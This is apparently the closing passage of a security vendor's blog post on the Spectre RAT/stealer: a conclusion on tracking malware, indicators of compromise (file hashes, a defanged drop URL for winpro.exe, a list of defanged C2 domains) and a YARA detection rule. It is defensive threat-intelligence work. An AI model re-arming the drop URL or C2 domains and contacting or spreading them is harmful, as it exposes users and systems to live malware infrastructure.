


Figure 19: Diff analysis of the C2 communication

Conclusions

Keeping track of the evolution of malware codebases is crucial to ensure a proper understanding of the criminal underground. In fact, as the Spectre case shows, in a few months, a larval project could achieve considerable damage potential and become a candidate for widespread attack campaigns.

For this reason, we monitor the malware markets and malicious code developers. Spotting the emerging threat right before its explosion gives us tools and key intelligence to protect our customers proactively, lowering data leak risks, and help the security community sharing data might help to protect the post-pandemic digital environment.

Indicators of Compromise

- Hash
 - d99c7a4c9a5619f64f32a600a20f49907b0cdf933de307ae2b073d3a6e173b53
 - 0fa4f066bdf3f4f7769afe4a01e4cba8680ac200743aaf24d0a3e9d1e76c83e3
 - 9f8d67fdc1473c31193fb36e7ca37005c9af1c4052f8944c42f4eb0ba6188448
 - d0a9a0fc888a7c3aa49e0570d7878118a4e5933b16d8fe92626ff6c498c4781d
- DropURL:
 - `hxxp://176.123.2.79/upload/winpro.exe`
- C2:
 - `voltaire-overproduction-bordering[.cc]`
 - `nonradiancy-requisit-mank[.cc]`
 - `balmlike-mends-officiates[.cc]`
 - `fley-dothideacea-joker[.cc]`
 - `archsatrap-uroxin-oarsman[.cc]`
 - `enticement-reconclusion-pairedness[.cc]`
 - `surplus-twentyfourmo-protecting[.cc]`
 - `momental-scrooges-hoopster[.cc]`
 - `conj-lithomancy-behove[.cc]`
 - `healthsomely-bone-idle-rufigallic[.cc]`
 - `enticement-reconclusion-pairedness[.cc]`

Yara Rules

```
rule spectre_stealer
{

meta:
description = "Yara Rule for Spectre RAT, versions 2,3,4"
author = "Yoroi Malware Zlab"
last_updated = "2021_10_08"
tlp = "white"
category = "informational"

strings:
$main = {FF 15 ?? ?? ?? ?? FF 15 ?? ?? ?? ?? 3D B7 00 00 00 75 06 57 E8 ?? 7? 00 00 E8 }

$c2_send_request = {ff 15 ?? ?? ?? ?? 85 c0 0f 85 ?? ?? ?? ?? 68 ?? ?? ?? ?? 8d 4f 04 c7 07 01 00 00 00 e8 ?? ?? ?? ?? 8b
[0-6] 00 10 00 00 83 f8 08 72 ?? 8b 4? [0-2] 8d 04 45 02 00 00 00 89 4?}

condition:
all of them and uint16(0) == 0x5A4D
}
```

This blog post was authored by Luigi Martire, Carmelo Ragusa and Luca Mella of Yoroi Malware ZLAB